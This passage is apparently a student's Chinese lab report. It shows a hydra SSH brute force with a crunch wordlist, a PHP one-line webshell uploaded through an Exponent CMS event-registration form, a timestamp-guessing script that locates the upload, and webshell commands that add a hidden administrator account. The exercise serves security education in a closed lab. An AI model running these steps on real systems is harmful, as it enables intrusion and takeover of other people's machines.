-R	恢复爆破（如果破解中断了，下次执行 hydra -R /path/to/hydra.restore 就可以继续任务。）
-x	自定义密码

## 【操作步骤】

在操作机使用相关工具生成密码字典文件 password.txt，要求从字符串“hacker+123456”中，随机选 9 个字符进行排列组合。

① 终端使用 crunch 工具生成密码字典文件。

Crunch 工具的命令格式为：

crunch <min-len> <max-len> [<charset string>] [options]

min-len crunch 要开始的最小长度字符串。

max-len crunch 要开始的最大长度字符串。

在本任务中，用两个 9 表示最小长度和最大程度，用以生成 9 位密码。由于不加限制要生成的密码数太多，如果强行生成会直接生成  $13! = 6227020800$  个结果，执行该命令后可以发现需要占用的磁盘空间如下图所示，需要 81G

```
root@simpleedu:~/Desktop# crunch 9 9 -o password.txt -p hacker+123456
Crunch will now generate approximately the following amount of data: 87178291200 bytes
83139 MB
81 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 6227020800
```

执行命令 df -hl 查看该虚拟机的磁盘分区如下图所示

```
root@simpleedu:~/Desktop# df -hl
Filesystem      password.txt      Size  Used Avail Use% Mounted on
udev            987M          0  987M   0% /dev
tmpfs           201M        3.4M  197M   2% /run
/dev/mapper/simpleedu--vg-root  18G       7.4G   9.2G  45% /
tmpfs           1002M          0  1002M   0% /dev/shm
tmpfs           5.0M          0   5.0M   0% /run/lock
tmpfs           1002M          0  1002M   0% /sys/fs/cgroup
/dev/vda1m      upload.html      236M    47M  177M  21% /boot
tmpfs           201M         12K  201M   1% /run/user/0
root@simpleedu:~/Desktop#
```

可以看到该虚拟机最多的空闲空间为 10G 左右，无法容纳生成的数据。

因此用 -s 和 -e 限制了起始和终止字符串。密码字符串指定从“hacker+123456”中随机排列组合，再执行命令得到的结果如下图所示

```
root@simpleedu:~/Desktop# crunch 9 9 hacker+123456 -s hacker111 -e hacker666 -o
password.txt
Crunch will now generate the following amount of data: 9160 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 916
crunch: 100% completed generating output
root@simpleedu:~/Desktop#
```



## ② 查看字典文件

使用 cat 命令查看字典文件得到的结果如下图所示

```
root@simpleedu:~/Desktop# cat password.txt
hacker111
hacker112
hacker113
hacker114
hacker115
hacker116
hacker12h
hacker12a
hacker12c
hacker12k
hacker12e
hacker12r
hacker12+
hacker121
hacker122
hacker123
hacker124
hacker125
hacker126
```

在操作机终端使用 hydra 对目标机进行爆破：

Hydra 工具的语法如下所示：

hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-ens] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-sPORT] [-S] [-vV] server service [OPT]

首先设置远程用户的账号为 hacker，密码字典为上一步生成的 password.txt，对应的目标机的 IP 地址为 192.168.1.3。执行指令：hydra -l hacker -P password.txt -t 1 -v -e ns 192.168.1.3 ssh 得到的结果如下图所示

```
root@simpleedu:~/Desktop# hydra -l hacker -P password.txt -t 1 -v -e ns 192.168.1.3 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-03-27 07:08:42
[DATA] max 1 task per 1 server, overall 1 task, 918 login tries (l:1/p:918), ~918 tries per task
[DATA] attacking ssh://192.168.1.3:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://hacker@192.168.1.3:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.3:22
[22][ssh] host: 192.168.1.3 login: hacker password: hacker123
[STATUS] attack finished for 192.168.1.3 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-03-27 07:09:13
root@simpleedu:~/Desktop#
```

可以得到 hacker 用户名对应的密码为 hacker123

### 3.任务三

#### 【任务描述】

在任务二操作完成的基础上，远程连接目标机，获得敏感信息。

#### 【实验目标】

掌握使用 ssh 远程连接目标机的方法。

使用相关命令，查看文件内容，获得敏感信息。

#### 【实验工具】

##### (1)ssh

在 Linux 系统上 SSH 是非常常用的工具，通过 SSH Client 我们可以连接到运行了 SSH Server 的远程机器上。

SSH Client 的基本使用方法是： `ssh user@remote -p port`

`user` 是你在远程机器上的用户名，如果不指定的话默认为当前用户

`remote` 是远程机器的地址，可以是 IP，域名，或者别名

`port` 是 SSH Server 监听的端口，如果不指定的话就为默认值 22

实际上，知道了上面这三个参数，用任意的 SSH Client 都能连接上 SSH Server，例如在 Windows 上 PuTTY 就是很常用的 SSH Client。

在执行了 ssh 命令之后，远程机器会询问你的密码。在输入密码的时候，屏幕上不会显示明文密码，也不会显示 `*****`，这样就不会看到密码长度了，按下回车即可登入

##### (2)linux 命令：ls、more

`ls` 命令就是 `list` 的缩写，默认情况下使用 `ls` 用来打印出当前目录的列表，如果 `ls` 指定其他目录，那么就会显示指定目录里的文件及文件夹列表。通过 `ls` 命令不仅可以查看 linux 文件夹包含的文件，而且可以查看文件权限 (包括目录、文件夹、文件权限)，查看目录信息等等。

`more`: `more` 命令是常用的文本文件阅读工具，类似于 `cat`，不过以一页一页的形式显示，更方便使用者逐页阅读。一般文件过大时使用 `more` 浏览，文件较小时使用 `cat`。`more` 命令一次显示一屏文本，满屏后停下来，并且在屏幕的底部出现一个提示信息，给出至今已显示的该文件的百分比： `- More - (XX%)`，可以使用交互式命令进行交互。

#### 【操作步骤】

在操作机终端中使用上一步破解的远程密码登录目标机，查看目录和文件，获得敏感信息。

在终端使用 ssh 远程登录目标机，输入任务二破解的远程密码“`hacker123`”。在获取 root 权限后，可以使用 `ls` 命令查看目录、文件没发现目前目录下只有一个文件 `1.key`，使用 `cat/more` 查看该文件内容,执行结果如下图所示

```
root@simpleedu:~/Desktop# ssh hacker@192.168.1.3
The authenticity of host '192.168.1.3 (192.168.1.3)' can't be established.
ECDSA key fingerprint is SHA256:bseXee0cWwX0qD+4lRA/flPmfpKSd1FXok0pIsF52nU.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.1.3' (ECDSA) to the list of known hosts.
hacker@192.168.1.3's password:
Last login: Mon Jan 15 19:52:54 2018 from 192.168.1.2
[hacker@simple ~]$ ls
1.key
[hacker@simple ~]$ more 1.key
ettercap
[hacker@simple ~]$
```

## 4.任务四

### 【任务描述】

编写脚本，获得目标机网站 webshell 权限；

向目标机添加新用户，以便完全控制目标主机系统，获得敏感信息。

### 【实验目标】

(1) 理解 webshell 权限获取的意义和方法。

Webshell 就是以 asp、php、jsp 或者 cgi 等网页文件形式存在的一种代码执行环境，也可以将其称做为一种网页后门。黑客在入侵了一个网站后，通常会将 asp 或 php 后门文件与网站目录下正常的网页文件混在一起，然后就可以使用浏览器来访问 asp 或者 php 后门，得到一个命令执行环境，以达到控制网站服务器的目的。

(2) 利用 Webshell 可以在 Web 服务器上执行系统命令、窃取数据、植入病毒、勒索核心数据、SEO 挂马等恶意操作，危害极大。

(3) webshell 又称脚本木马，一般分为大马、小马、一句话木马。

大马，体积大、功能齐全、能够管理数据库、文件管理、对站点进行快速的信息收集，甚至能够提权。

小马，一般而言，我们在上传文件的时候，会被限制上传的文件大小或是拦截的情况，那么我通过小马来上传大马，实现我们想要的功能。

一句话木马，短小精悍、功能强大、隐蔽性好、使用客户端可以快速管理 webshell。

常见一句话木马 (php) : `<?php @eval($_POST[value]); ?>`

(4) 掌握获取 webshell 权限基础上控制目标机的方法。

(5) 掌握企业级复杂网络漏洞挖掘和利用方法。

(6) 具备信息系统安全管理职业能力。

### 【实验工具】


Firefox (54.2.0)

Python

### 【操作步骤】

在操作机创建脚本，建立一个上传表单；建立一个 php 文件，作为一句话木马。通过上传表单上传一句话。

① 首先建立一个简单的上传网页，其中标题为自己的学号，该网页文件为“upload.html” 文件内容如下图所示




```
Terminal - upload.html (~/Desktop) - VIM
File Edit View Terminal Tabs Help
<html>
  <head>
    <title>2021302181156</title>
  </head>
  <body>
    <form action="http://192.168.1.4/index.php?module=eventregistration&action=emailRegistrants&email addresses=2021302181156@whu.edu.cn&email message=1&email subject=1" method="post" enctype="multipart/form-data">
      <label for="file">Filename:</label>
      <input type="file" name="attach" id="file" />
      <br />
      <input type="submit" name="submit" value="Submit" />
    </form>
  </body>
</html>
```

② 通过火狐浏览器打开该网页文件 file:///root/Desktop/upload.html (即进入写的表单)，如下图所示：




③ 建立一个 php 文件作为一句话木马，文件命名为 test.php (该木马使得我们在之后的攻击中，只需要在网页后增加“cmd=”字段，即可实现命令的执行) 该木马如下图所示，使用 GET[“cmd”]来接受命令。





④ 在浏览器中完成上传：

在表单中点击 Browse 按钮，选择 test.php 文件之后点击 Submit 按钮确认上传，结果如下图所示



⑤ 获取时间戳

在浏览器另外一个页面快速打开 <http://192.168.1.4/index.php?module=eventregistration&action=eventsCalendar>，获得时间戳，分析可知上传的文件名以时间戳+下划线+原文件名称来命名。

打开该网页并使用 view-source 工具对网页进行代码查看结果如下图所示

```
1 <!DOCTYPE HTML>
2 <html>
3   <head>
4     <title>Exponent CMS - A Powerful, Flexible, and Intuitive Web Solution.</title>
5     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" >
6     <meta content="en-us" http-equiv="Content-Language" >
7     <meta name="Generator" content="Exponent Content Management System - v2.3.8 using Twitter Bootstrap 3 Theme by David Leffler" >
8     <meta name="Keywords" content="exponent cms" >
9     <meta name="Description" content="exponent" >
10    <link rel="canonical" href="http://192.168.1.4/" >
11    <meta name="viewport" content="width=device-width, height=device-height initial-scale=1, minimum-scale=0.25, maximum-scale=5, user-scalable=yes" >
12    <link rel="icon" href="http://192.168.1.4/themes/bootstrap3theme/favicon.png" type="image/png" >
13    <link rel="apple-touch-icon-precomposed" href="http://192.168.1.4/themes/bootstrap3theme/apple-touch-icon-precomposed.png" >
14    <link rel="stylesheet" type="text/css" href="/external/bootstrap3/css/bootstrap.css" >
15    <link rel="stylesheet" type="text/css" href="/external/font-awesome/css/font-awesome.css" >
16    <link rel="stylesheet" type="text/css" href="/framework/core/assets/css/common.css" >
17    <link rel="stylesheet" type="text/css" href="/framework/core/assets/css/pagination.css" >
18    <link rel="stylesheet" type="text/css" href="/framework/core/assets/css/tables.css" >
19    <link rel="stylesheet" type="text/css" href="/framework/modules/navigation/assets/css/dropdown-bootstrap.css" >
20    <link rel="stylesheet" type="text/css" href="/framework/modules/navigation/assets/css/yamm.css" >
21    <link rel="stylesheet" type="text/css" href="/framework/modules/navigation/assets/css/lyout.css" >
22    <link rel="stylesheet" type="text/css" href="/framework/modules/events/assets/css/calendar.css" >
23    <link rel="stylesheet" type="text/css" href="/framework/modules/e-commerce/assets/css/eventregistration.css" >
24    <link rel="stylesheet" type="text/css" href="/framework/modules/common/assets/css/pagination-bootstrap3.css" >
25    <link rel="stylesheet" type="text/css" href="/framework/modules/links/assets/css/links.css" >
26    <link rel="stylesheet" type="text/css" href="/themes/bootstrap3theme/css/bootstrap3theme.css" >
27    <style type="text/css">
28      .thetop {
29        top: auto
```


找到 History.pushState 字段如下图所示，发现时间戳 rel 为：1711585790；

```
684 YUI(EXPONENT.YUI3_CONFIG).use('node','gallery-calendar','io','node-event-delegate',function(Y){
685   var today = new Date(1711585790*1000);
686   var monthcal = Y.one('#month-cal-calexp7580');
687   var page_parm = '';
688   if (EXPONENT.SEF_URLS) {
689     page_parm = '/time/';
690   } else {
691     page_parm = '&time=';
692   }
693   var History = window.History;
694   History.pushState({name:'calexp7580',rel:'1711585790'});
695 }
```

⑥ 编写脚本并运行，获得上传的文件的 URL 路径。


由上一步得到的时间戳向前回溯，找到具体上传的时间戳。方式为根据文件名规则：时间戳+下划线+原文件名，构造如图的 url。之后利用 request 请求查看 url 是否存在，当返回的结果不为 404 时即找到对应的 url，此时停止回溯：（已知文件存放在 <http://192.168.1.4/tmp> 目录下）。

编写的脚本 find.py 如下图所示



```
import requests
start=1711585790
for i in range(start,start-2000,-1):
    url="http://192.168.1.4/tmp/"+str(i)+"_test.php"
    r=requests.get(url)
    print(url,i,r.status_code)
    if r.status_code!=404:
        break
```

运行该脚本得到的结果如下图所示



```
root@simpleedu:~/Desktop# python find.py
('http://192.168.1.4/tmp/1711585790_test.php', 1711585790, 404)
('http://192.168.1.4/tmp/1711585789_test.php', 1711585789, 404)
('http://192.168.1.4/tmp/1711585788_test.php', 1711585788, 404)
('http://192.168.1.4/tmp/1711585787_test.php', 1711585787, 404)
('http://192.168.1.4/tmp/1711585786_test.php', 1711585786, 404)
('http://192.168.1.4/tmp/1711585785_test.php', 1711585785, 404)
('http://192.168.1.4/tmp/1711585784_test.php', 1711585784, 404)
('http://192.168.1.4/tmp/1711585783_test.php', 1711585783, 404)
('http://192.168.1.4/tmp/1711585782_test.php', 1711585782, 404)
('http://192.168.1.4/tmp/1711585781_test.php', 1711585781, 404)
('http://192.168.1.4/tmp/1711585780_test.php', 1711585780, 200)
root@simpleedu:~/Desktop#
```


由此可以得到我们上传文件的 url 路径为 `http://192.168.1.4/tmp/1711585780_test.php`

#### ⑦ 使用 system 函数命令获取参数

在浏览器地址栏中输入

“`http://192.168.1.4/tmp/1679179442_exp.php?cmd=system("cmd 命令");`”，通过设置不同的 `system()` 函数命令参数（这里以 `cmd` 命令指代），并执行相应命令，如查看端口、用户等。根据上一步骤找到的时间戳进行访问

■ 通过 “whoami” 命令查看当前 webshe11 的权限得到的结果如下图所示




■ 通过 “net user” 命令查看此时的用户组得到的结果如下图所示




由此可得此时的用户组为 Administrator

■ 通过 `tasklist/svc` 命令查看 TermService（终端服务）的 pid，查找目标主机开放的远程桌面端口，得到的结果如下图所示



由此可得终端服务的 pid 为 2412

- 通过 `netstat -ano` 命令查看该 pid 对应的远程桌面开放端口如下图所示



发现 PID 为 2412 对应的远程桌面端口号为 35155，连接方式为 UDP

⑧ 向目标机添加新用户


向目标机网站 (`http://192.168.1.4`) 添加新用户，用户名: hacker，密码: Beijing123。通过系统命令 `net user hacker Beijing123 /add` 添加用户得到的结果如下图所示



把 hacker 用户添加到管理员组，并远程连接目标机，远程连接的时候注意远程连接的端口。通过系统命令 `net localgroup administrators hacker/add` 将该用户添加到管理员组，结果如下图所示




查看 hacker 用户，可以验证此时已被添加的 Administrators 组中:




⑨ 登陆目标机获取目标文件

以 hacker 用户（用户名: hacker、密码: Beijing123）身份登录目标机系统。设置目标机 `C:\2.key` 文件的可读权限，并查看该文件的具体内容。在终端通过 `rdesktop` 远程登陆，如下图所示



进入桌面后，找到 2.key 文件，打开该文件，发现被拒绝访问如下图所示



查看该文件属性，选择安全—高级—权限，发现所有组或成员均不具有访问的权限，如下图所示



点击添加，添加用户 hacker，赋予 hacker 读取的权限，如下图所示






添加成功后再次查看该文件的权限如下图所示：



再次打开该文件，可以发现该文件的内容为：ftpstandard123，如下图所示



### 三、实验问题与解决

#### 1.任务二中直接使用 crunch 爆破会导致虚拟机卡死的情况


如果直接使用 crunch 生成所有可能的密码序列会导致虚拟机直接卡死

```
root@simpleedu:~/Desktop# crunch 9 9 password.txt -p hacker+123456
Crunch will now generate approximately the following amount of data: 87178291200
bytes
83139 MB
81 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 6227020800
```

产生的原因在上文中已经提及，是产生的数据超过了虚拟机的磁盘空间导致，在此不做赘述，解决方法是将命令改为 `crunch 9 9 hacker+123456 -s hacker111 -e hacker666 -o password.txt`，限制起始和终止字符串，使生成的结果变少可以在虚拟机的磁盘空间内实现密码的爆破操作

#### 2.任务四中无法访问找到的文件 url 路径

在获取时间戳时显示网页无法访问报错如下图所示



(1) 在 `upload.html` 中地址编写错误，导致表单没有正确地提交到对应的位置，所以才会造成 Page Not Found 报错

```
Terminal - upload.html + (~/Desktop) - VIM
File Edit View Terminal Tabs Help
<html>
  <head>
    2021302181156
  </head>
  <form action="http://192.168.1.4/index.php?module=eventregistrat
ion&action=mainRegistrants&email addresses=2021302181156@whu.edu.cn&email messa
ge=1&email subject=1" method="post" enctype="multipart/form-data">
    <label for="file">Filename:</label>
    <input type="file" name="attach" id="file" />
    <br />
    <input type="submit" name="submit" value="Submit" />
  </form>
</body>
</html>
```

(2) 编写的一句话木马中存在错误导致无法正常运行，所以无法访问对应时间戳网页

```
Terminal - test.php + (~/Desktop) - VIM
File Edit View Terminal Tabs Help
<?php eval($_GET["cmd"]); ?>
```

### 3.获取上传文件的 URL 路径脚本花费的时间过长

可能是因为查看时间戳网页打开过慢,但是如果脚本执行了数百条时间戳后仍没有找到对应的网页需要检查脚本是否能够正常运行,或者之前的代码中是否存在错误,一般脚本花费的时间应该在 100 个时间戳左右。

## 四、实验总结

在本次实验中学习到了 `nmap`、`ettercap`、`crunch`、`hydra` 等工具的功能和基本操作方法,并且能够分析对应指令的运行结果,能够运用这些工具解决目标网络信息探测、漏洞挖掘等常见的安全问题。学习到了使用嗅探工具嗅探相关服务和应用的用户名和密码的方法。学习到了利用 `crunch` 生成密码字典文件的方法。学习到了使用密码爆破工具的基本爆破服务。

还学习到了网站 `webshell` 的概念,理解了如何进行 `webshell` 上传和获取 `webshell` 权限的方法,并且掌握了 `webshell` 权限基础上控制目标机的方法。

学习到了 `ftp`、`web` 等漏洞挖掘、渗透、攻击和利用的原理和方法,掌握自主学习和实践主流企业网络扫描工具的能力、操作技巧、检测结果分析、网络侦察、漏洞挖掘的常用方法。